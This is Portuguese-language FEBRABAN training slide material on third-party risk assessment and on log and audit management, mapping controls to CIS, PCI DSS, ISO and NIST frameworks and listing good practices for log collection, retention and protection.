
**Observação:** De acordo com o Artigo 48º da Lei Geral de Proteção de Dados (LGPD), no juízo de gravidade do incidente, será avaliada eventual comprovação de que foram adotadas medidas técnicas adequadas que tornem os dados pessoais afetados ininteligíveis, no âmbito e nos limites técnicos de seus serviços, para terceiros não autorizados a acessá-los.

# Gestão de Riscos de Terceiros

# Identificação dos Riscos

FEBRABAN


Quais são os riscos?



# Gestão de Riscos de Terceiros

FEBRABAN

**Questionário:** Cada questão possui uma classificação de risco, baseada na metodologia de riscos corporativos (Vulnerabilidade X impacto).



# Gestão de Riscos de Terceiros

FEBRABAN

Termos e Definições:

Risco



Ameaça

O risco é o efeito da incerteza.

Probabilidade

**Exemplo:**

Potencial exposição em caso de vazamento de dados devido à ausência de criptografia.

Impacto

Severidade

# Gestão de Riscos de Terceiros

FEBRABAN

Termos e Definições:

Risco



Ameaça

Tentativa deliberada e não autorizada de acessar ou manipular informações, ou tornar um sistema inacessível, não íntegro, ou indisponível

Probabilidade

**Exemplo:**

Ameaças Internas: prestadores de serviços e funcionários.  
Ameaças Externas: malwares, engenharia social e hackers.

Impacto

Severidade

# Gestão de Riscos de Terceiros

FEBRABAN

Termos e Definições:

Risco



Ameaça

Representa a possibilidade de que um determinado evento ocorra.

Probabilidade

**Exemplo:**

Existe uma alta probabilidade de um hacker explorar vulnerabilidades conhecidas.

Impacto

Severidade

# Gestão de Riscos de Terceiros

FEBRABAN

Termos e Definições:

Risco



Ameaça

Impacto é a consequência de um incidente que afeta os objetivos Estratégicos da Instituição

Probabilidade

**Exemplo:**

Indisponibilidade e/ou comprometimento de aplicações e servidores.

Impacto

Severidade

# Gestão de Riscos de Terceiros

FEBRABAN

Termos e Definições:

Risco



Ameaça

Probabilidade


Impacto

Severidade

É o resultado da ponderação de um risco em relação ao seu impacto e probabilidade. É um sinalizador da importância e relevância do risco para a Instituição..

## Exemplo:

Quando a probabilidade é média e o impacto é alto a severidade é alta.



# Gestão de Riscos de Terceiros

FEBRABAN

A partir da avaliação dos controles (de acordo com os questionários previamente elaborados), torna-se necessário **definir o nível de implementação de cada um dos controles**, conforme os níveis apresentados a seguir:




## Implementado

O controle foi desenvolvido e implementado de acordo com os requisitos utilizados na avaliação.



## Parcialmente implementado

O controle foi desenvolvido, mas não implementado de acordo com os requisitos utilizados na avaliação. Ele pode ser incompleto, mal implementado ou não funcionar conforme o esperado.



## Não implementado

O controle não foi desenvolvido nem implementado.

**Observação:** O nível de implementação do controle pode ser utilizado para balizar a definição do nível de vulnerabilidade.

# Gestão de Riscos de Terceiros

FEBRABAN

Todos os riscos identificados devem ser avaliados quanto a sua vulnerabilidade de ocorrência e potencial impacto. O resultado do cruzamento da vulnerabilidade e impacto nos fornece a severidade do risco, que sinaliza a sua prioridade. A seguir são apresentados alguns exemplos de como determinar o nível de severidade do risco:

## Exemplo

### R01 - Quando a vulnerabilidade é média e o impacto é alto


-  Falha na entrega dos produtos e serviços em decorrência de erros em processamentos manuais.

**Severidade: Alta**

### R01 - Quando a vulnerabilidade é baixa e o impacto é médio

-  Falha na entrega dos produtos e serviços em decorrência de erros em processamentos manuais.

**Severidade: Média**



Risco 1

Risco 2

# Gestão de Riscos de Terceiros

FEBRABAN

Todos os riscos relevantes identificados devem ter uma ou mais ações associadas, que em conjunto definem a resposta ao risco, exemplos:




Evitar

Não iniciar ou descontinuar  
uma atividade que dá origem  
ao risco



Reducir

Desenvolver ações para reduzir  
a probabilidade e/ou o impacto  
dos riscos



Transferir

Compartilhamento do risco com  
outro(s) parte(s)



Aceitar

Retenção do risco por uma  
escolha consciente



Observar

Monitorar o risco para  
acompanhamento de sua  
evolução



Pesquisar

Reunir informações adicionais  
sobre o risco



Explorar

(apenas para oportunidades)  
Assumir ou aumentar a  
exposição a um risco


# Gestão de Riscos de Terceiros

Reporte e acompanhamento dos Riscos:

## REPORTE DOS RISCOS

### FORNECEDORES

- Os riscos podem ser reportados aos gestor do contrato e ao fornecedor;
- **Fornecedores avaliados com risco “alto” ou “muito alto”, recebem recomendações referentes aos gaps identificados na avaliação. À partir dessas recomendações, são elaborados planos de ação, que devem ser executados e reportados para que seja feita uma nova avaliação;**
- Para os demais (classificados como risco “baixo” e “médio”), são enviados relatórios dos gaps, riscos, ameaças e recomendações.






# Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com ABNT NBR ISO, PCI-DSS, NIST, entre outros

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas a Gestão de Provedor de Serviços, relembre os principais termos e conceitos apresentados neste material:



**Inventário de Fornecedores:** Estabeleça e mantenha um inventário de provedores de serviço. O inventário deve listar todos os provedores de serviços conhecidos, incluir classificações e designar um contato corporativo para cada provedor de serviços.



**Política de gestão de provedores de serviços:** Estabeleça e mantenha uma política de gestão de provedores de serviços. Certifique-se de que a política trate da classificação, inventário, avaliação, monitoramento e descomissionamento de prestadores de serviços.



**Classificar provedores de serviços:** Certifique-se de que os contratos do provedor de serviços incluem requisitos de segurança, tais como: notificação e resposta de incidente ou de violação de dados, criptografia de dados e compromissos de descarte de dados.



**Monitorar provedores de serviços:** Monitore os provedores de serviços de acordo com a política de gestão de provedores de serviços da empresa. O monitoramento pode incluir reavaliação periódica da conformidade do provedor de serviços.

## **Módulo: Gestão de Registros e Auditoria**

# Requisitos – Gestão de Registros e Auditoria

FEBRABAN

Este material foi elaborado de acordo com as diretrizes do PCI DSS e CIS Controls, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## CIS Controls



- 8.1 Estabelecer e manter um processo de gestão de log de auditoria
- 8.2 Coletar logs de auditoria
- 8.3 Garantir o armazenamento adequado do registro de auditoria
- 8.4 Padronizar a sincronização de tempo
- 8.5 Coletar logs de auditoria detalhados
- 8.6 Coletar logs de auditoria de consulta dns
- 8.7 Coletar logs de auditoria de requisição de url
- 8.8 Coletar logs de auditoria de linha de comando
- 8.9 Centralizar os logs de auditoria
- 8.10 Reter os logs de auditoria
- 8.11 Conduzir revisões de log de auditoria
- 8.12 Colete logs do provedor de serviços

## PCI DSS



- 10.1 Processos e mecanismos para registrar e monitorar todos os acessos aos componentes de sistema e aos dados do titular do cartão são definidos e documentados.
- 10.2 Os registros de auditoria são implementados para apoiar a detecção de anomalias e atividades suspeitas, e a análise forense de eventos.
- 10.3 Os registros de auditoria são protegidos contra destruição e modificações não autorizadas.
- 10.4 Os registros de auditoria são revisados para identificar anomalias ou atividades suspeitas.
- 10.5 O histórico do registro de auditoria é mantido e disponível para análise.
- 10.6 Os mecanismos de sincronização de tempo suportam configurações de tempo consistentes em todos os sistemas.
- 10.7 Falhas de sistemas críticos de controle de segurança são detectadas, relatadas e respondidas prontamente."

## ISO 27002



- 5.33 Proteção de registros
- 5.35 Revisão independente da segurança da informação
- 5.36 Conformidade com políticas, regras e padrões para segurança da informação
- 8.15 Registro
- 8.16 Atividades de monitoramento
- 8.17 Sincronização de relógio
- 8.34 Proteção de sistemas de informação durante testes de auditoria

## NIST CSF



- GV. OC-03: Os requisitos legais, regulamentares e contratuais relativos à segurança cibernética - incluindo obrigações de privacidade e liberdades civis - são compreendidos e gerenciados
- GV. OV-02: A estratégia de gerenciamento de riscos de segurança cibernética é revisada e ajustada para garantir a cobertura dos requisitos e riscos organizacionais
- D.IM-01: Melhorias são identificadas a partir de avaliações
- ID.IM-02: As melhorias são identificadas a partir de testes e exercícios de segurança, incluindo aqueles feitos em coordenação com fornecedores e terceiros relevantes
- PR.PS-04: Registros de log são gerados e disponibilizados para monitoramento contínuo

## ISO27701



- 5.7.2 Auditoria interna
- 6. 9.4.1 Registros de eventos (logs)
- 6.9.7 Considerações quanto à auditoria de sistemas de informação
- 6.15.1 Compliance com requisitos legais e contratuais
- 6.15.2.1 Análise crítica independente da segurança da informação
- 7.2.8 Registros relativos ao tratamento de DP
- 7.5.3 Registros de transferência de DP

# Sumário

# Sumário

FEBRABAN

- 1 Casos reais – Incidentes
- 2 Contexto e Introdução de Gestão de Registros
- 3 Boas Práticas em Gestão de Registros
- 4 Introdução a Auditoria
- 5 Auditoria em Segurança da Informação
- 6 Abordem para Auditorias
- 7 Boas Práticas em Auditoria
- 8 Considerações Finais



# Contexto

# Casos reais



Risco Iminente

## Estee Lauder tem 440 milhões de registros de e-mail e logs expostos

<https://www.cisoadvisor.com.br/estee-lauder-tem-440-milhoes-de-registros-de-e-mail-e-logs-expostos/>



Um dos maiores vazamentos de dados da história envolve a empresa de crédito norte-americana Equifax. (Getty Images/Reprodução)

<https://www.tecmundo.com.br/seguranca/282594-7-maiores-vazamentos-dados-historia.htm>



Cibercrime

## 2,7 bilhões de registros em vazamento na dark web

<https://www.cisoadvisor.com.br/27-bilhoes-de-registros-em-vazamento-na-dark-web/>

Segundo a ISO27001, os **registros (log)** de eventos das atividades do usuário (exceções, falhas e eventos de segurança da informação) devem produzidos, mantidos e analisados criticamente, a intervalos regulares, tais como: identificação dos usuários (IDs), atividades do sistema, log-in e log-off, arquivos acessados ou alterados, endereços de rede e protocolos, entre outros.



**Os registros de log também são essenciais para a resposta a incidentes.** Após a detecção de um ataque, a análise de log pode ajudar as empresas a compreender a extensão de um ataque. Os registros de log completos podem mostrar, por exemplo, **quando e como o ataque ocorreu, quais informações foram acessadas e se os dados foram extraídos**. A retenção de logs também é crítica no caso de acompanhamento de uma investigação ser necessária ou se um ataque permanecer não detectado por um longo período de tempo.


# Boas Práticas Gestão de Registros

# Procedimentos e Ferramentas

A seguir é apresentado alguns procedimentos e ferramentas que devem ser considerados na Gestão dos Registros:



A maioria dos ativos e softwares corporativos oferecem recursos de log. **O log deve ser ativado, com os logs enviados para servidores de log centralizados**, tais como: Firewalls, proxy e sistemas de acesso remoto (VPN - Virtual Private Network; dial-up, entre outros) devem ser configurados e habilitados.



A retenção de dados de log também é importante no caso de uma investigação de incidente ser necessária. **É importante definir uma política de retenção e eliminação**, bem como **determinar por quanto tempo os registros/logs devem ser armazenados** (de acordo com os requisitos legais e regulamentares).



Além disso, todos os ativos corporativos devem ser configurados para criar logs de controle de acesso quando um usuário tenta acessar recursos sem os privilégios apropriados. Para avaliar se tal log está em vigor, **a empresa deve verificar periodicamente seus logs e compará-los com o inventário de ativos corporativos**, a fim de garantir que cada ativo gerenciadoativamente conectado à rede está gerando logs periodicamente.

# Boas Práticas de Gestão de Registros

FEBRABAN

Boas práticas de  
Proteção de  
registros – para  
evitar perda,  
destruição,  
falsificação, acesso  
não autorizado.



Política contendo  
diretrizes para  
armazenamento,  
manuseio da cadeia de  
custódia e retenção  
dos registros.



Implementar uma  
rotina de  
retenção/backups  
para os registros,  
assim como definir o  
período de  
retenção.



O sistema de gerenciamento  
deve possuir identificação dos  
registros e garantir que seu  
período de retenção siga os  
regulamentos legais  
nacionais e regionais.



Aplicar proteção  
(controle de acesso,  
criptografia, etc) aos  
registros levando em  
conta sua classificação  
de segurança, baseada  
no esquema de  
classificação da  
organização.

# Boas Práticas de Gestão de Registros

FEBRABAN



Categorizar os registros (sistêmicos, transação de negócios, registros pessoais, legais) e detalhar os tempos de retenção, formato de armazenamento (físico ou digital).



Sistemas de armazenamento de dados devem ser selecionados seguindo requisitos de registros com determinados frames e formatos.



Estabelecer controles de acesso aos registros no período de tempo definido, visando proteger de perdas devido a mudanças tecnológicas.

# Boas Práticas de Gestão de Registros

Para gerar evidência, recordação de eventos, manter a integridade da informação de logs e prevenir acessos sem autorização é de **extrema importância que o registro dos logs seja protegido, armazenado e documentado e analisado.**

## Detalhamento de Logs devem conter, se aplicável:

- IDs de usuários
- Origem/atividades de sistema
- Datas, horários e detalhes relevantes
- Identidade de aparelho e sistema e localização
- Endereços de rede e protocolos (DNS, roteamento, IPs)
- Documentos acessados e o tipo de acesso
- Tipo do evento
- Criação, modificação ou exclusão de documentos
- Transições executadas por usuários e aplicações


## Medidas de Proteção de Logs

- Usuários não devem ter permissão para apagar ou desativar logs de suas próprias atividades.
- Alguns controles devem ser aplicados focando em alterações sem autorização e operacionais, como:
  - alteração das mensagens que forem registradas;
  - Realizar cópias de segurança (backups);
  - documentos de log serem deletados ou editados;
  - aplicação se necessário, de criptografia hashing, ou documentos de leitura apenas;
  - controle de acesso, entre outros.

# Monitoramento dos Registros de Atividades

As redes, sistemas e aplicações devem ser monitorados visando identificar comportamentos alterados e suas devidas ações consequentes.

Quais os registros relevantes a serem coletados para garantir um bom monitoramento de atividades e os cuidados com devidos registros?



A organização deve **estabelecer um padrão de comportamento** e verificar por diferenças para **identificar anomalias**, ao estabelecer esse padrão, é importante revisar a utilização de sistemas em períodos normais e períodos de turbulência, e horários comuns de acessos, localização comum e frequência de acesso de determinados grupos.



## Deve-se registrar:

- Tráfego de redes, sistemas e aplicações (e os acessos realizados à estes)
- Acesso à sistemas de nível administrativo ou crítico
- Os logs de ferramentas de segurança e de eventos (relacionados à sistemas e atividades da rede)
- O uso de recursos (CPU, memória, hard disks) e sua performance



